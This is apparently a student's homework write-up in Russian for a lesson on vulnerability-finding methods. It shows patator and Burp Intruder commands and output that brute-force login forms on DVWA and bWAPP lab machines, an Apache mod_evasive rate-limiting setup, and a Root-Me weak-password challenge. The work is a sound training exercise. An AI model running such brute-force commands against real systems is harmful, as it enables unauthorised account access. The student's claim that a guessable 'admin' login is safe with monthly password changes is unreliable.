

Урок 1. Методологии поиска уязвимостей

Задание 1:

Имеется логин admin и пароль yo30E#jb, которые были заданы администратором для входа в систему с использованием веб-формы. Можно ли считать такую комбинацию логина и пароля безопасной для защиты от брутфорса? Ответ обоснуйте.

Решение:


Считаю, что такая комбинация логина и пароля является безопасной, если менять пароль регулярно. Раз в месяц, например. Сбрутить такой пароль возможно, но понадобится время.

Задание 2:

Подберите логин и пароль к странице bruteforce-сервиса dvwa на уровне сложности LOW. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.

Решение:

Оказывается утилита patator не воспринимает двойные кавычки. Долго не мог понять в чем проблема...



```
kali@kali: ~/Desktop
File Actions Edit View Help
03:37:57 patator FAIL - xxx 75:-1 1.062 Admin:123123 11 <class 'TypeError'> execute() got an unexpected keyword argument 'security'
03:37:57 patator FAIL - xxx 75:-1 1.016 Admin:12345678 13 <class 'TypeError'> execute() got an unexpected keyword argument 'security'
03:37:57 patator FAIL - xxx 75:-1 1.035 Admin:555555 14 <class 'TypeError'> execute() got an unexpected keyword argument 'security'
03:37:57 patator FAIL - xxx 75:-1 1.054 Admin:654321 15 <class 'TypeError'> execute() got an unexpected keyword argument 'security'
03:37:57 patator FAIL - xxx 75:-1 1.038 Admin:777777 17 <class 'TypeError'> execute() got an unexpected keyword argument 'security'
03:37:57 patator FAIL - xxx 75:-1 1.011 Admin:112233 18 <class 'TypeError'> execute() got an unexpected keyword argument 'security'
03:37:57 patator FAIL - xxx 75:-1 1.012 Admin:12345 20 <class 'TypeError'> execute() got an unexpected keyword argument 'security'
03:37:58 patator INFO - Hits/Done/Skip/Fail/Size: 0/20/0/20/171, Avg: 4 r/s, Time: 0h 0m 4s
03:37:58 patator INFO - To resume execution, pass --resume 2,2,2,2,2,2,2,2
~x: command not found

(kali@kali) [~/Desktop]
$ patator http_fuzz url='http://192.168.56.11/dvwa/vulnerabilities/brute/?username=FILE0&password=FILE10Login=Login#' 0="/home/kali/Desktop/TOP_Log.txt" 1="/home/kali/Desktop/top_pass2.txt"
follow=1 accept_cookie=1 header='Cookie: security=low; PHPSESSID=e5akh0od7b7ad0r494dj97rnt0' -x ignore:fgrep='Username and/or password incorrect.'
03:38:19 patator INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.2 at 2021-10-07 03:38 EDT
03:38:19 patator INFO -
03:38:19 patator INFO - code size:clen time candidate num msg
03:38:19 patator INFO -
03:38:19 patator INFO - 200 5505:5212 0.003 Admin:password 8 HTTP/1.1 200 OK
03:38:19 patator INFO - 200 5505:5212 0.004 admin:password 28 HTTP/1.1 200 OK
03:38:20 patator INFO - Hits/Done/Skip/Fail/Size: 2/200/0/0/171, Avg: 176 r/s, Time: 0h 0m 1s

(kali@kali) [~/Desktop]
```


Задание 3:

Подберите логин и пароль к странице Broken Auth. - Weak Passwords сервиса bwapp на уровне сложности LOW. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.


Решение:

Подобрать логин и пароль можно при помощи Burp Intruder.

Настраиваем запрос:



Словарь для перебора:



Результат брут:

Attack Save Columns 3. Intruder attack of 192.168.56.11 - Temporary attack - Not saved to project file

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	13710	
1	admin	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	13710	
2	password	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	13710	
3	test	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	13710	
4	123	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	13710	
5	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	13710	
6	password	password	200	<input type="checkbox"/>	<input type="checkbox"/>	13710	
7	test	password	200	<input type="checkbox"/>	<input type="checkbox"/>	13710	
8	123	password	200	<input type="checkbox"/>	<input type="checkbox"/>	13710	
9	admin	test	200	<input type="checkbox"/>	<input type="checkbox"/>	13710	
10	password	test	200	<input type="checkbox"/>	<input type="checkbox"/>	13710	
11	test	test	200	<input type="checkbox"/>	<input type="checkbox"/>	13709	

Request Response

Pretty Raw Hex \n

```
1 POST /bwapp/ba_weak_pwd.php HTTP/1.1
2 Host: 192.168.56.11
3 Content-Length: 36
4 Cache-Control: max-age=0
5 Origin: http://192.168.56.11
6 Upgrade-Insecure-Requests: 1
7 DNT: 1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://192.168.56.11/bwapp/ba_weak_pwd.php
12 Accept-Encoding: gzip, deflate
13 Accept-Language: ru,en-US;q=0.9,en;q=0.8
14 Cookie: PHPSESSID=s6975djbd6prp4gaul2qfslgml; security_level=0
```

0 matches

Finished

Задание 4:

* Протестируйте пример 3 из методички на практике. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.

Решение:

Возникли проблемы с установкой мода **evasive**.

Команда **sudo apt install libapache2-mod-evasive** не могла скачать deb пакет из-за того, что она не могла подольше подождать ответ от сервера, и мне пришлось вручную его скачивать на основную ОС, потом через ssh (**scp**) копировать этот файл на сервер и через **dpkg** устанавливать его!

В общем установил, включил его командой **a2enmod evasive** зашёл в конфиг и настроил как в методичке:

```
В файле настроим параметры, по которым происходит блокирование:

<IfModule mod_evasive20.c>
    DOSHashTableSize 3097
    DOSPageCount 10
    DOSSiteCount 50
    DOSPageInterval 2
    DOSSiteInterval 2
    DOSBlockingPeriod 10
</IfModule>

#DOSEmailNotify you@yourdomain.com
```

Выбрать vagrant@ubuntu: /etc/apache2/mods-enabled

```
C:\Users\User\Desktop>ssh vagrant@192.168.56.11
vagrant@192.168.56.11's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Thu Oct  7 07:51:17 2021 from 192.168.56.1
vagrant@ubuntu:~$ clear
vagrant@ubuntu:~$ sudo a2enmod evasive
Module evasive already enabled
vagrant@ubuntu:~$ cd /etc/apache2/mods-enabled/
vagrant@ubuntu:/etc/apache2/mods-enabled$ sudo nano evasive.conf
vagrant@ubuntu:/etc/apache2/mods-enabled$ vagrant@ubuntu:/etc/apache2/mods-enabled$ sudo service apache2 restart
 * Restarting web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message

vagrant@ubuntu:/etc/apache2/mods-enabled$
```

Перезагрузил и пошёл тестить новый конфиг:

```
kali@kali: ~/Desktop
File Actions Edit View Help
03:38:20 patator INFO - Hits/Done/Skip/Fail/Size: 2/200/0/0/171, Avg: 176 r/s, Time: 0h 0m 1s

(kali@kali)~/Desktop
$ patator http_fuzz url="http://192.168.56.11/dvwa/vulnerabilities/brute/?username=FILE0&password=FILE1&login=Login# 0="/home/kali/Desktop/TOP_Log.txt" 1="/home/kali/Desktop/top_pass2.txt"
follow=1 accept_cookie=1 headers=Cookie: security=low; PHPSESSID=e5akh0od7b7ad0r494dj97rnt0 - ignore:fgrep Username and/or password incorrect."
04:21:35 patator INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.2 at 2021-10-07 04:21 EDT
04:21:35 patator INFO - code size:clen time | candidate | num | msg
04:21:35 patator INFO - 200 2136:1523 0.021 Admin:123456 1 HTTP/1.1 200 OK
04:21:35 patator INFO - 200 2136:1523 0.008 Admin:123456789 2 HTTP/1.1 200 OK
04:21:35 patator INFO - 200 2136:1523 0.014 Admin:666666 12 HTTP/1.1 200 OK
04:21:35 patator INFO - 200 2136:1523 0.010 Admin:111111 3 HTTP/1.1 200 OK
04:21:35 patator INFO - 200 2136:1523 0.013 Admin:12345678 13 HTTP/1.1 200 OK
04:21:35 patator INFO - 200 2136:1523 0.016 Admin:qwerty 4 HTTP/1.1 200 OK
04:21:35 patator INFO - 200 2136:1523 0.009 Admin:1234567890 5 HTTP/1.1 200 OK
04:21:35 patator INFO - 200 2136:1523 0.021 Admin:123123 11 HTTP/1.1 200 OK
04:21:35 patator INFO - 200 2136:1523 0.009 admin:123456 21 HTTP/1.1 200 OK
04:21:35 patator INFO - 403 374:229 0.001 admin:123123 31 HTTP/1.1 403 Forbidden
04:21:35 patator INFO - 403 374:229 0.000 Test:123456 41 HTTP/1.1 403 Forbidden
04:21:35 patator INFO - 403 374:229 0.000 Test:123123 51 HTTP/1.1 403 Forbidden
04:21:35 patator INFO - 403 374:229 0.005 Root:123456 61 HTTP/1.1 403 Forbidden
04:21:35 patator INFO - 403 374:229 0.001 Root:123123 71 HTTP/1.1 403 Forbidden
04:21:35 patator INFO - 403 374:229 0.001 Qwerty:123456 81 HTTP/1.1 403 Forbidden
```

Работает!

Задание 5:

* Решите задание <https://www.root-me.org/en/Challenges/Web-Server/Weak-password> методом брутфорса. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.

Решение:

Немного не понял как брутфорсом выполнить это задание, т. к. в запросе отправляется хеш логина и пароля, а не чистые данные. И в адресной строке данные не передаются.

The screenshot shows the Burp Suite interface. The top menu includes Burp, Project, Intruder, Repeater, Window, and Help. The main toolbar contains various tools like Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The HTTP history table is visible, showing a list of requests. The selected request is a GET request to `/web-server/ch3/` from `http://challenge01.root-me.org`. The response is a 401 Unauthorized status. The response body shows the following HTML:

```
1 HTTP/1.1 401 Unauthorized
2 Server: nginx
3 Date: Thu, 07 Oct 2021 13:06:04 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 574
6 Connection: close
7 WWW-Authenticate: Basic realm="Restricted access"
8
9 <html>
10 <head>
11 <title>
12 401 Authorization Required
13 </title>
14 </head>
15 <body>
16 <center>
```

Однако я справился без брута. Пароль — admin. Логин такой же.

The screenshot shows the 'Weak password' challenge page on the Root-Me website. The page title is 'Weak password' and it has a rating of 10 balls. The author is 'g0uZ' and the challenge was created on October 3, 2006. The page includes a 'Заявление' (Statement) section with a 'Начать вызов' (Start challenge) button. Below this is a '3 соответствующих(ие) ресурс(ы)' (3 corresponding resource(s)) section with links to OWASP testing guides. The 'Валидация' (Validation) section shows a progress bar indicating that the user has completed the challenge and received 10 balls. There is also a 'Примечание' (Note) section with a 'Мне нравится' (I like it) button.